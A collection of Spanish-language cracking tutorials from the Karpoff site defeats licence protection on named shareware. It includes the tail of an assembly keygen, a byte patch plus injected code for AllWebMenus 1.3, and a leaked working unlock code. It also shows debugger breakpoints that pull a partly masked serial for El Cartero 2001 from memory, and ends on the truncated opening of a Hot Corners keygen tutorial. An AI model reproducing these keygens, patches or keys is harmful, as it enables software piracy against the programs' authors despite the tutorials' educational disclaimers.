    invoke SetWindowText,hDlg,ADDR aboutcap
    invoke SetDlgItemText,hDlg,IDC_NAME,ADDR minombre
.elseif uMsg==WM_CLOSE
    invoke EndDialog,hDlg,NULL
.elseif uMsg==WM_COMMAND
    mov eax,wParam
    .if ax==IDC_NAME
      shr eax,16
      .if ax==EN_CHANGE
        invoke GetDlgItemTextA,hDlg,IDC_NAME,ADDR nombre,33
        invoke lstrlen,ADDR nombre
        .if eax==0
          invoke SetDlgItemTextA,hDlg,IDC_SERIAL,ADDR blank
        .else
          invoke Operacion
        .if eax==0
          invoke SetDlgItemTextA,hDlg,IDC_SERIAL,ADDR minchar
        .elseif eax==6666
          invoke SetDlgItemText,hDlg,IDC_NAME,ADDR nombre
        .else
          invoke SetDlgItemTextA,hDlg,IDC_SERIAL,ADDR serial
        .endif
      .endif
    xor eax, eax
    ret
    .endif
    .endif
    mov edx,eax
    shr edx,16
    .if dx==BN_CLICKED
    .if ax==IDC_COPY
      invoke Clipo,hDlg
      xor eax,eax
      ret
    .elseif ax==IDC_INFO
      invoke MessageBoxA, hDlg, offset abouttxt, offset aboutcap, NULL
      xor eax,eax
      ret
        .endif
    .endif
.endif
xor eax,eax
```

```
ret

DlgFunc endp

Operacion proc

pushad

    invoke lstrlen,offset nombre
    .if eax < 0
        popad
        mov eax,1
        ret
    .endif

    mov esi,offset serial
    mov dword ptr[esi],33323130h
    add esi,4
    mov dword ptr[esi],37363534h
    add esi,4
    mov dword ptr[esi],3938h

    mov esi,offset serial2
    mov dword ptr[esi],33323130h
    add esi,4
    mov dword ptr[esi],37363534h
    add esi,4
    mov dword ptr[esi],3938h

    mov edx,offset clave
    mov ebx,1
    mov edi,1
    invoke lstrlen,offset nombre
    push ebp
    mov ebp,eax

StepO:     mov esi,offset nombre
    movsx eax,byte ptr[esi+ebx-1]
StepN:     movsx ecx,byte ptr[edx+edi-1]
        .if eax==ecx
        mov ecx,offset cadena
        mov esi,eax
        invoke lstrlen,ecx
        .if eax > 0
            add ecx,eax
        .endif
        mov dword ptr[ecx],esi
        .else
            inc edi
            cmp edi,000000d4h
            jne StepN
        .endif
        mov edi,1
        inc ebx
        invoke lstrlen,offset nombre
        inc eax
        cmp ebx,eax
        jne StepO

        invoke lstrlen,offset cadena
        .if eax > 6
            jmp siga
        .endif
        mov edi,1
        mov esi,offset cadena

fill:     mov ecx,offset clave
        movsx ebx,byte ptr[ecx+edi-1]
```

```
        invoke lstrlen,esi
        .if eax > 0
            add esi,eax
        .endif
        mov dword ptr [esi],ebx
        invoke lstrlen,offset cadena
        .if eax < 6
            inc edi
            jmp fill
        .endif

siga:
        pop ebp
        xor esi,esi
        mov dword ptr[EBP-020h],esi
        mov ebx,offset cadena
        mov esi,1
Step1:
        mov edx,offset clave
        mov al,byte ptr[ebx]
        cmp al,byte ptr[edx+esi-1]
        jne EndA

        MOV ECX,ESI
        MOV EAX,ECX
        IMUL ECX
        MOV ECX,EAX
        SUB ECX,ESI
        ADD ECX,DWORD PTR [EBP-020h]
        MOV EAX,ECX
        MOV ECX,000000036h
        CDQ
        IDIV ECX
        MOV ESI,EDX
        INC ESI
        INC EBX
        MOV EDX,offset clave
        MOV DWORD PTR [EBP-020h],ESI
        MOVSX ECX,BYTE PTR[EDX+ESI-1]
        mov esi,offset serial1
        invoke lstrlen,esi
        .if eax > 0
            add esi,eax
        .endif
        .if eax == 6
            MOV EBX,1
            MOV DWORD PTR[EBP-8],EBX
            jmp Step2
        .endif
        mov dword ptr[esi],ecx
        MOV ESI,1
        JMP Step1
EndA:
        INC ESI
        jmp Step1

Step2:     MOV EAX,offset cadena
        MOVZX ESI,BYTE PTR DS:[EAX+EBX-1]
        ADD DWORD PTR [EBP-8],ESI
        INC EBX
        cmp ebx,7
        JNE Step2
        IMUL EAX,DWORD PTR [EBP-8],12B7Bh
        mov esi,offset serial
        invoke wsprintfA,esi,ADDR mifmt,eax
        MOV EBX,1
        MOV DWORD PTR[EBP-8],EBX
```

```
Step3:     MOV EAX,offset cadena
        MOVZX ESI,BYTE PTR DS:[EAX+EBX-1]
        ADD DWORD PTR [EBP-8],ESI
        INC EBX
        cmp ebx,7
        JNE Step3
        IMUL EAX,DWORD PTR [EBP-8],12B7Bh
        XOR ECX,ECX
        MOV DWORD PTR [EBP-8],EAX
        MOV EAX,42D066h
        MOV EDX,3
        MUL DWORD PTR [EBP-8]
        MUL DWORD PTR [EBP-8]
        MOV DWORD PTR [EBP-8],EDX
        SHR DWORD PTR [EBP-8],5
        mov eax, dword ptr [EBP-8]
        mov esi,offset serial2
        invoke wsprintfA,esi,ADDR mifmt,eax

        invoke lstrcat,offset serial,offset separa
        invoke lstrcat,offset serial1,offset separa
        invoke lstrcat,offset serial1,offset serial2
        invoke lstrcat,offset serial,offset serial1

        popad
        ret

Operacion endp

Clipo proc hDlg:DWORD
        LOCAL gmem :DWORD

        invoke GlobalAlloc,GMEM_MOVEABLE+GMEM_DDESHARE,254
        mov gmem,eax

        invoke GlobalLock,eax
        cmp eax,NULL
        je noabra
        mov ebx,offset serial
        lea esi,dword ptr[ebx]
        mov edi,eax
        mov ecx,29

        rep movsb

        invoke OpenClipboard,hDlg
        cmp eax,TRUE
        jne noabra2

        mov eax,gmem
        invoke SetClipboardData,CF_TEXT, eax

        invoke CloseClipboard

noabra2:
        mov eax,gmem
        invoke GlobalFree,eax

noabra:
        ret
Clipo endp

end start
```

-----Final de Código-----



"EL motivo de este tutorial es solo con el fin de conocer la seguridad en ciertos programas de manera educacional y tambien como diversión, aunque como RAZiEL nos dice que podemos hacer y deshacer con el programa, realmente yo tambien los invito a hacerlo ;o)"

Y así doy por concluído mi 15avo tutorial, saludando a mis buenos amigos Karpoff, Pr@fesor_X, CaoS ReptantE, [Kalisto (okaruzic) "Salute"] y a todos los crackers hispanohablantes.

Si tienes alguna duda o comentario escríbeme a: **ByTESCRK@iespana.es**

ByTESCRK

Karpoff Spanish Tutor: Pagina dedicada a la divulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion. Email "Colabora con tus Proyectos"

Karpoff Spanish Tutor

Programa:	**AllWebMenus v 1.3 Build #354**

PROTECCION:	Unlock Code		
Descripcion:	Crea menus flotantes taco de chulos para páginas web		
Dificultad:	Facililla		
DOWNLOAD:	http://www.alwebmenus.com		
Herramientas:	Softice, W32dasm,Hex WorkShop, RegMon, Topo.		
CRACKER:	AuspeX	**FECHA:**	01/03/2002

INTRODUCCION

Este soft digamos que fue el que, en cierto modo, me inicio en este mundo del cracking, pero es una historia muy larga para explicarla ahora. El programa que vamos a tratar esta escrito en lenguaje Visual Basic 6 y utiliza la librería MSVBVM60.DLL con los problemas que llevan estos programas para encontrar el código correcto mediante traceo (lo digo por experiencia con otros programas escritos en dicho lenguaje), aunque, algunas veces, son incluso más faciles de crackear de lo que parecen. Nos vamos a ayudar de las funciones que utiliza dicha librería para encontrar el code correcto.

AL ATAKE

Abrimos el programa, lo ejecutamos. Le echamos un vistazo, y nos vamos directamente al menú de Help para ver que es lo que tenemos ahí. Podemos observar la opción Register AllWebMenus. Pues nada, picamos e intentamos registrarnos metiéndole cualquier chorrada que se nos ocurra, ¿me apuesto 1000 duros a que no acertais a la primera? (si por casualidad alguien acertó de primera, retiro la apuesta, xD).

Bueno, pues ante esto, lo primero que a mi se me ocurrió (por que soy muy flojo) fue abrir el W32Dasm y mirar a ver si por casualidad encontraba la referencia a esta cadena, y de hecho tuve suerte y la encontré cuando desensamblé el ejecutable del programa. Os pondré el código más o menos resumido (lo más importante) de lo que me fui encontrando en los alrededores de la referencia:

:005474CE FF154C104000 Call dword ptr [0040104C]
:005474D4 83C418 add esp, 00000018
:005474D7 663BF3 cmp si, bx
:005474DA 0F8486000000 je 00547566 <-----Ahora veremos que nos manda a la zona de chico bueno saltandose la zona de chico malo que está aquí, mas abajo.

* Reference To: MSVBVM60.__vbaVarDup, Ord:0000h
|
:005474E0 8B3570124000 mov esi, dword ptr [00401270]
:005474E6 B904000280 mov ecx, 80020004
:005474EB 894D9C mov dword ptr [ebp-64], ecx

.....

.....

* Possible StringData Ref from Code Obj ->"Failed to register" <-----titulo de la ventana de error
|
:0054750A C7857CFFFFFFBCFE4100 mov dword ptr [ebp+FFFFFF7C], 0041FEBC
:00547514 899D74FFFFFF mov dword ptr [ebp+FFFFFF74], ebx
:0054751A FFD6 call esi
:0054751C 8D5584 lea edx, dword ptr [ebp-7C]
:0054751F 8D4DC4 lea ecx, dword ptr [ebp-3C]

* Possible StringData Ref from Code Obj ->"The password you entered is not " <-----nuestro mensaje de error
->"correct"
|
:00547522 C7458CE8FE4100 mov [ebp-74], 0041FEE8
:00547529 895D84 mov dword ptr [ebp-7C], ebx
:0054752C FFD6 call esi

.....

.....

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:005474DA(C)
|
:00547566 391D785D5500 cmp dword ptr [00555D78], ebx <-----Comienza la supuesta zona de chico bueno
:0054756C 7510 jne 0054757E
:0054756E 68785D5500 push 00555D78
:00547573 68784E4100 push 00414E78

.....

.....

* Possible StringData Ref from Code Obj ->"pwd" <-----luego veremos que es esto
|
:00547609 68C84E4100 push 00414EC8

* Possible StringData Ref from Code Obj ->"Settings"
|
:0054760E 689C4E4100 push 00414E9C
:00547613 52 push edx

.....

.....


* Possible StringData Ref from Code Obj ->"Registration Completed" <----- ¡ Chico buenooooo !
|
:00547667 C7857CFFFFFF90FF4100 mov dword ptr [ebp+FFFFFF7C], 0041FF90
:00547671 899D74FFFFFF mov dword ptr [ebp+FFFFFF74], ebx
:00547677 FFD6 call esi
:00547679 8D5584 lea edx, dword ptr [ebp-7C]
:0054767C 8D4DC4 lea ecx, dword ptr [ebp-3C]

* Possible StringData Ref from Code Obj ->"Thank you for registering AllWebMenus!" <-----gracias tio, ajaja
|

Bueno, una vez visto este pequeñito resumen, se ves más o menos que es lo que se puedría intentar cambiar aquí para que nos registre el programa, no?, y es ese salto primero que nos mandría a la zona de chico bueno. Pués nada, lo cambiamos el je a jne para que salte si la clave no es la correcta (creo que sería más fácil acertar la clave incorrecta que la correcta, verdad?), ya sabeis, se busca el desplazamiento con el W32Dasm y con el editor hexadecimal, en este caso, cambiar un 84 por un 85). Volvemos a probar ahora. Metemos la clave que nos da la gana y que es lo que nos sale?...

¡Mirad, nos da las gracias y todo!, pero que bueno es el infeliz. Muy bien, aparentemente todo ha salido de puta madre (jeje, yo ya sé que no es así), pero cuando por ejemplo nos metemos en el menú Help y picamos en About nos damos cuenta de que ahí sigue poniendo: This is an Unregistered Copy, ¡jur!, ¿pero si nos ha dado las gracias y todo?, ¿que habrá pasado?. volvemos a registrarnos (ya tenemos el salto cambiado), nos sigue dando las gracias, pero la cosa sigue sin funcionar. Bueno, esto es uno de los muchos programas que te demuestran que no basta con cambiar el salto que te lleva a la zona de chico bueno. En este caso le hemos metido una clave, que aparentemente es la correcta, pero que en realidad no nos registra, simplemente hacemos que nos salga el mensajito de que todo va de muy bien. Pero hay algo más, y fue como el plan B una vez fallado el plan A. ¿Os acordais de la referencia a una cadena pwd que vimos en el código anterior? (mirad otra vez si no os acordais), pues investigué eso un poquito a ver si me podría dar una pista. Resulta que aparecía más de una vez en el código desensamblado. ¿pero que era eso?...

Bueno, la experiencia con otros programas del mismo tipo me hizo intentar observarlo con el programa RegMonitor con el cual podemos ver los movimientos que existen en el registro de Windows mientras estamos corriendo programas. Una vez arrancado RegMon ejecutamos el programa y observamos las entradas de registro que este toca, mirad la sorpresa que me llevé:



¿Veis?, pwd es un valor que nos encontarmos en el registro. Picamos dos veces en anguna línea de estas para que nos lleve a esta dirección en el registro y ahí podemos ver muchos valores, parámetros, etc... que utiliza el programa para funcionar. El valor pwd tiene como información la clave que le metimos y se tragó por to la cara. Hay otra que me llama mucho la atención y es pid que tiene el ID del software. Parece que ya tenemos una pista más o menos clara de lo que sucede aquí. Posiblemente a alguno ya se le ha ocurrido algo ¿verdad?. Nosotros cuando le metimos la clave, se la tragó, y la grabó en el registro, pero una vez que intentamos ver si estamos registrados o no, nos dice que nanai de la china, y ¿por que? porque esa no es la verdadera clave, porque cuando intenta ver si estamos registrados o no, de alguna manera vuelve a mirar en el registro, genera la verdadera clave y la compara con esta que tenemos aquí, y claro no es la buena. Eso fue fácil deducirlo cuando arranqué el programa, me metí en el menu Help y pique en About, y todo esto con RegMon cargado. Pasó que volvía a mirar los valores de PID y PWD. Pues entonces ya está, aunque se trage las claves que le metamos eso no nos sirve de nada, pues siempre mirará en el registro y pillará la clave de ahí. pid posiblemente lo utilice para generar la clave clave correcta, pues cada vez que va a comparar le mete mano en el registro. ¿Y ahora qué?, pués lo que a mi se me ocurrió fue lo siguiente: ya sabemos como trabaja, es decir, tanto cuando arranca, como cuando se mira en About y en otras funciones más del programa, este genera internamente la clave, luego le mete mano a la que se supone que hay guardada en el registro, y las compara de alguna manera, pues entonces por que no probar la función __VBASTRCMP, que utiliza Visual Basic para comparar cadenas?, recordad que el programa está hecho en Visual Basic 6. Probemos a poner un punto de ruptura en dicha función y sacar de nuevo la ventanita de About. Para ello debemos de tener arrancado Soft-Ice y meternos dentro con CTRL+D, poner: bpx __vbastrcmp y pulsamos intro, luego F5 para seguir, y entonces sacamos la ventanita. ¡Plass! el sice revienta como era de esperar. Una vez dentro, intenté mirar en las direcciones que indicaban los registros, para ver si por casualidad veia la clave correcta, tenía que estar por ahí. La primera vez sólo vi mi clave, y digo la primera vez por que saltó varias veces en dicha función, concretamente 3 veces. Una cosa importante, esto sucede cuando tienes un pwd en el registro, si no lo tienes sólo saltará 1 vez (todo esto lo probé). Pués eso, me lie a mirar las direcciones a donde aputaban los registros y entonces es cuando pezqué la clave correcta paseándose por la memoria. No había más que verla para darse cuenta de que se trataba de una clave: CCU-94H-J6E, ¡joder no me digais que no tiene to la pinta!. Siempre que veais cosas así os la apuntais y la probais a ver si furula. Pues ya está, la probé y furuló a las mil maravillas. Ahora en About aparecía: Registered Copy, ya estaba realmente registrado el programa.

RETOMANDO EL TUTORIAL

Llegado este punto habría terminado el tutorial, sino fuese por que acabo de leer uno sobre WinZip, escrito por CKENER, y que me ha dado una idea estupenda para este programa. Fijaos, a CKENER se le ocurrió redirigir en cierto modo la dirección del mensaje de error de forma que en vez de sacar dicho mensaje, sacase la clave correcta. ¿Os dais cuenta?, es como crearse el KeyGen pero utilizando el propio código del programa (para que implementarlo si ya viene en dicho programilla, jeje). Bueno, pues yo más o menos intenté hacer lo mismo, pero no sabía como pasarle a la función RTCMSGBOX la dirección del código correcto, lo intenté, pero es que realmente cuando estudié la forma en que pasaba el mensaje de error, cambié la dirección para que saliese la clave, pero salía el mensajito en blanco. Bueno, en resumidas cuentas, que tuve problemas para hacer esto mismo con esta función de Visual Basic, asi que se me ocurrió otra cosa, quizas más rápida aún. ¿Recordais que cuando le cambiábamos ese saltopara llevarnos a la zona de chico bueno, nos grababa la clave que le habíamos metido en el registro, aunque fuese la errónea?, bueno, pués lo que vamos a hace es que en vez de que nos grabe la chorra de password, nos meta diréctamente la pass correcta, de esta manera nosotros mismos hacemos que nos registre con la clave correcta que pezcamos (nosotros se la quitamos y luego se la vendemos, jeje). ¿Y como hacemos eso?, pués lo primero de todo es estudiar la forma en que graba el código en el registro. Veamos este trozo de programa desensamblado:

```
* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:005475EE(C)
|
:00547602 8B4DE4 mov ecx, dword ptr [ebp-1C] <-----en ecx la dirección de nuestra clave pachanguera
:00547605 8B55E8 mov edx, dword ptr [ebp-18] <-----la dirección de la cadena "AllWebMenus"
:00547608 51 push ecx <-----pushea nuestra clave

* Possible StringData Ref from Code Obj ->"pwd"
|
:00547609 68C84E4100 push 00414EC8 <-----"pwd"

* Possible StringData Ref from Code Obj ->"Settings"
|
:0054760E 689C4E4100 push 00414E9C <-----"Setting"
:00547613 52 push edx <-----ya sabemos que pushea

* Reference To: MSVBVM60.rtcSaveSetting, Ord:02B2h
|
:00547614 FF1508104000 Call dword ptr [00401008] <-----a guardar se ha dicho, jeje
```

Pués lo que yo hice fue lo siguiente: Hice un injerto de código utilizando un programa que se llama Topo, programado por MrCrimson, vesión 1.2, ¿pero para que ese injerto?, pués muy sencillo, lo que pretendía era mandar como parámetro, en vez

de mi falsa clave, la clave correcta quenerada internamente, pero había el problema de que la clave era destruida antes de llegar aquí y también se perdía la dirección. Luego el injerto de cógido era para guardar la verdadera pass en alguna zona de memoria libre que no fuese modificada y luego mandar esa dirección como paramáetro de la función RTCSAVESETTING. Y este fue mi código injertado:

```
INICIO:

----------push ecx ;salvamos registros
----------push edi
----------push esi
----------mov cl,b ;longitud de la clave -> 12
----------mov edi,555360 ;dirección que elegí para guardar la clave buena
----------mov esi,[ebp-14] ;aquí tenemos nuestro tesoro

ETIQ1:

----------mov al,[esi] ;transladamos la pass
----------mov [edi],al
----------inc esi ;incrementamos dos veces por el tema del formato widechar: a u s p e x ,¿veis? formato VB
----------inc esi
----------inc edi
----------inc edi
----------dec cl
----------cmp cl,0
----------jnz ETIQ1 ;bucle tantas veces como caracteres tenga la clave
----------pop esi ;recuperamos valores
----------pop edi
----------pop ecx
----------jmp RETORNO ;retorna
```

Ahora sólo quedaba pasarle la dirección 555360: en vez de hacer mov ecx,[ebp-1C], hacer mov ecx,555360. Pero cuando lo probé la cosa no funcionó del todo, y digo que no funcionó del todo por que sólo guardó la primera letra de la pass correcta. ¿Que podría pasar?, pues muy sencillo, estudiando el código interno de la llamada RTCSAVESETTING, observé que también pasaba un número a un registro, haciéndole un desplazamiento hacia la derecha y convirtiéndolo en otro que coincidía con el número de caracteres que tenía la clave, por lo tanto aquí estaba el problema, también tenía que pasar dicho número que se encontraba a 4 bytes por debajo de la clave y era 16, que al desplazarlo un bits hacia la derecha se convierte en B que equivale a 11. Recordad la clave que obtuvimos al principio CCU-94H-J6E, tiene 11 caracteres, ¿veis?, pues ya está, sólo quedaba insertar un poco de más código que hiciera algo como esto:

```
INICIO:

----------push eax ;salvamos registros
----------push esi
----------mov esi,555360 ;colocamos la dirección donde guardamos la clave correcta
----------mov al,16
----------mov [esi-4],al ;colocamos aquí este numerito
;---------------------------
----------mov ecx,555360 ;esta es la línea modificada dentro del códifo, cambiada por: mov ecx,[ebp-1c]
----------mov edx,[ebp-18] ;todo lo que sigue no ha sido modificado
----------push 00414ec8
----------push 00414e9c
----------push edx
----------call RTCSAVESETTING
```

Y se acabó lo que se daba. Ahora, con todos estos cambios, si le metemos cualquier tontería, genera internamente la clave correcta (hace la comparación), la pezcamos, la guardamos en un sitio seguro y más tarde la pasamos como parámetro en la función que escribe en el registro, y el solito nos registra el programa.

NOTAS FINALES

Sólo quería comentar una cosa, y es que seguramente todo esto puede parecer algo engorroso para crackear el programa ¿verdad?, pero para mi es bastante más divertido, y a la vez educativo, que un simple cambio de salto. El hecho de conseguir comprender el código es lo que me hace seguir en este mundillo tan apasionante, por eso no lo dejo en un simple saltito. En mi opinión, siempre hay que buscar la manera de crackear un programa, no de la forma más complicada posible como podría parecer este caso, sino de aquella de la que puedas aprender más.

Por último, quiero dedicar este Tutorial a un amigo, Cesalv, quien de un modo indirecto, me inició en este arte del Cracking, y bueno, tambien a todos mis profesores, y estos son todo aquél que escribe tutos para las páginas de KFOR y Karpoff incluidos ellos mismos, por supuesto.

CORREO DEL MENDA: auspex@wanadoo.es

Karpoff Spanish Tutor: Pagina dedicada a la divulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion. Email "Colabora con tus Proyectos"

Karpoff Spanish Tutor

Programa: El Cartero 2001

PROTECCION:	**Name / Serial**
Objetivo:	Encontrar el serial correcto
Descripcion:	El Cartero es un pequeño programa que se encargara de leer el correo electrónico automáticamente cada cierto tiempo que tu le indicarás en la configuración del mismo; permite hasta un máximo de 10 cuentas.
Dificultad:	Aficionado.
DOWNLOAD:	http://www.sigeval.com/ec
Herramientas:	**TRW2000, W32dasmVB**
CRACKER:	**ByTESCRK** **FECHA: 26/11/2001**

INTRODUCCION

Bueno, pues primero decirles que tal vez esta sea una manera fácil de encontrar un serial, sin embargo, tal vez no sea la correcta o tal vez aplique únicamente a este programa en todo caso algo que casi nunca falla con algunos programas escritos en Visual Basic es el SmartCheck de Numega, para ver su uso pueden ver muchos tutoriales en el apartado para SmartCheck en la sección Crackeando de la web de Karpoff. Asimismo pueden consultar el manual de SiLvEr StOrM llamado "Crackeando Programas en Visual Basic". Pero mejor pasemos AL ATAKE

AL ATAKE

Abramos el programa y vemos una bonita caja de texto con los campos NOMBRE: y CÓDIGO: ingresamos los valores que deseemos en mi caso "ByTESCRK" para el campo nombre y para el campo código "19770424", hacemos clic en Registrar

"REGISTRO INCORRECTO"

Lógico ¿no?, ahora abramos el W32DASM y busquemos la cadena que nos ha devuelto un error cuando hemos dado a Registrar, si ya lo hemos encontrado encontraremos lo siguiente

```
* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:0043B4AD(C) <= Investigaremos por aquí
|
:0043B77B 8D953CFFFFFF lea edx, dword ptr [ebp+FFFFFF3C]
:0043B781 8D8D7CFFFFFF lea ecx, dword ptr [ebp+FFFFFF7C]
:0043B787 89BD54FFFFFF mov dword ptr [ebp+FFFFFF54], edi
:0043B78D 89B54CFFFFFF mov dword ptr [ebp+FFFFFF4C], esi
:0043B793 89BD64FFFFFF mov dword ptr [ebp+FFFFFF64], edi
:0043B799 89B55CFFFFFF mov dword ptr [ebp+FFFFFF5C], esi
:0043B79F 89BD74FFFFFF mov dword ptr [ebp+FFFFFF74], edi
:0043B7A5 89B56CFFFFFF mov dword ptr [ebp+FFFFFF6C], esi

* Possible StringData Ref from Code Obj ->"REGISTRO INCORRECTO"
|
:0043B7AB C78544FFFFFF50A84100 mov dword ptr [ebp+FFFFFF44], 0041A850 <= Aqui caemos
:0043B7B5 C7853CFFFFFF08000000 mov dword ptr [ebp+FFFFFF3C], 00000008
```

Al ir a 0043B4AD nos encontraremos con este código que no nos dice nada, pero buscaremos más arriba para ver si encontramos algo interesante, cómo sabemos y espero que ya se hayan leído el manual de SiLvEr StOrM ya sabrán lo que es un __vbaStrCmp, entonces buscaremos estas cadenas para ver si están cerca.

```
* Reference To: MSVBVM60.__vbaFreeObjList, Ord:0000h
|
:0043B4A2 E8C36AFCFF Call 00401F6A
:0043B4A7 83C428 add esp, 00000028
:0043B4AA 6685DB test bx, bx
:0043B4AD 0F84C8020000 je 0043B77B <= Aqui caemos
:0043B4B3 8D45BC lea eax, dword ptr [ebp-44]
:0043B4B6 50 push eax
```

De acuerdo ya encontramos las primeras coincidencias sobre ellas y vemos que hay un salto condicional que hace referencia desde 0043B424 como la rutina __vbaStrCmp está abajo quiere decir que o por lo menos así lo pienso que debería poner un bpx mejor en 0043B424 para que salte TRW cuando llegue a ese punto.

```
* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:0043B424(C) <= Vamos a poner un punto de ruptara aqui...
|
:0043B437 FF75A8 push [ebp-58]
:0043B43A FF75A4 push [ebp-5C]

* Reference To: MSVBVM60.__vbaStrCmp, Ord:0000h
|
:0043B43D E8F86AFCFF Call 00401F3A
:0043B442 FF759C push [ebp-64]
:0043B445 8BD8 mov ebx, eax
:0043B447 F7DB neg ebx
:0043B449 1BDB sbb ebx, ebx
:0043B44B 688C824100 push 0041828C
:0043B450 43 inc ebx
:0043B451 F7DB neg ebx

* Reference To: MSVBVM60.__vbaStrCmp, Ord:0000h
|
:0043B453 E8E26AFCFF Call 00401F3A
:0043B458 FF75A0 push [ebp-60]
:0043B45B F7D8 neg eax
```

Cargamos el programa en TRW y ponemos el bpx 0043B424, regresamos al programa he ingresamos nuestro Nombre y Código y hacemos clic en Registrar y automáticamente salta el TRW aquí...

0043B424 JNL 0043B437
0043B426 PUSH DWORD A0
0043B42B PUSH DWORD 00418278
0043B430 PUSH EBX
0043B431 PUSH EAX
0043B432 CALL MSVBVM60!__vbaHresultCheckObj
0043B437 PUSH DWORD [EBP-58]
0043B43A PUSH DWORD [EBP-5C]
0043B43D CALL MSVBVM60!__vbaStrCmp **<= Aqui entramos**
0043B442 PUSH DWORD [EBP-64]

Luego que hemos entrado a la llamada con F8 vamos al salto con F10

00401F34 JMP NEAR [00401170]
00401F3A JMP NEAR [004010D4] **<= Saltamos**
00401F40 JMP NEAR [0040101C]

Ya en el salto nos encontraremos con estas otras opciones entramos en 660470E0 que apunta a una rutina en el archivo OLEAUT32.dll en donde se hará la comparación del serial bueno y el maloso.

6602470F RET
MSVBVM60!__vbaStrCmp
66024710 PUSH DWORD [ESP+08]
66024714 PUSH DWORD [ESP+08]
66024718 PUSH BYTE +00
6602471A CALL MSVBVM60!__vbaStrCmp
6602471F RET
MSVBVM60!__vbaStrCmp
66024722 CMP DWORD [ESP+04],BYTE +02
66024727 JZ NEAR 660470E0 **<= No entramos**
6602472D PUSH DWORD 00030001
66024732 PUSH DWORD [ESP+08]
66024736 PUSH DWORD [ESP+10]
6602473A PUSH DWORD [ESP+18]
6602473E CALL OLEAUT32!VarBstrCmp **<= Entramos**
66024744 TEXT EAX,EAX

Aqui nos encontramos dentro de las entrañas del OLEAUT32 justo en la rutina VarBstrCmp

7FF02E2B JMP SHORT 7FF02E17
OLEAUT32!VarBstrCmp
7FF02E2D PUSH EBP
7FF02E2E MOV EBP,ESP
7FF02E30 PUSH ECX
7FF02E31 PUSH EBX
7FF02E32 PUSH ESI
7FF02E33 MOV ESI,EBP+08
7FF02E36 PUSH EDI **<= Chequeamos el valor de ESI**
7FF02E37 TEST ESI,ESI
7FF02E39 JNZ 7FF02E87

Al chequear el valor contenido en ESI con el comando D ESI nos encontramos lo siguiente... será nuestro serial, ¡CLARO! ni más ni menos, ¿que por qué está separado?, cómo sé que hoy si ya te leístes el manual de SiLvEr StOrM con título "Crackeando Programas en Visual Basic" sé que ya lo comprendes y sabes que es por culpa de la rutina MultiByteToWideChar.

00471A0C 4E 00 4E 00 4E 00 4E 00-2D 00 41 00 30 00 33 00 N.N.N.N.-.A.0.3.
00471A1C 38 00 2D 00 33 00 41 00-46 00 41 00 2D 00 36 00 8.-.3.A.F.A.-.6.
00471A2C 33 00 31 00 31 00 00 00-00 00 00 00 CD E5 0D A0 3.1.1.....-Õ.á
00471A3C 0C 00 45 00 3C 00 45 00-00 00 00 00 00 00 00 00 ..E.<.E.....

Luego que hayas ingresado el serial correcto verás que un archivo nuevo llamado reg.ec se ha creado en donde encontrarás la información que ingresastes en mi caso me aparece...

ByTESCRK
NNNN-A038-3AFA-6311

NOTA IMPORTANTE: Tienes que localizar por tu propia cuenta el serial correcto, he quitado a propósito los primeros cuatro caracteres alfanuméricos, ¿que querías el serial correcto? solo así, ¡no hombre! si no, no tiene chiste y sentiría que es por gusto el tiempo dedicado a este tuto, además me sentiría mal pués no estaría colaborando a tu desarrollo intelectual en este fino arte del cracking y además recordarte que...

"EL motivo de este tutorial es solo con el fin de conocer la seguridad en ciertos programas de manera educacional y tambien como diversión, si te ha gustado, este producto por favor COMPRALO, algunas veces... los autores merecen su dinero ;o)"

Saludos a mis buenos amigos Karpoff, Pr@fesor_X, CaoS ReptantE y a todos los crackers hispanohablantes, gracias por una vez más has llegado hasta aquí.

Si tienes alguna duda o comentario escríbeme a: **ByTESCRK@iespana.es**

ByTESCRK

Karpoff Spanish Tutor: Pagina dedicada a la divulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion. Email "Colabora con tus Proyectos"

Karpoff Spanish Tutor 1999-2002

Programa: Hot Corners v1.85

PROTECCION:	**Name / Serial**
Objetivo:	Hacer un Keygen
Descripcion:	Hot Corners permite que usted rapidamente active o desactive su Screen Saver al mover el ratón a cualquier esquina de su pantalla.
Dificultad:	Novato.
DOWNLOAD:	http://www.SouthByPC.com
Herramientas:	**TRW2000, W32dasm**
CRACKER:	**ByTESCRK** **FECHA: 25/11/2001**

INTRODUCCION

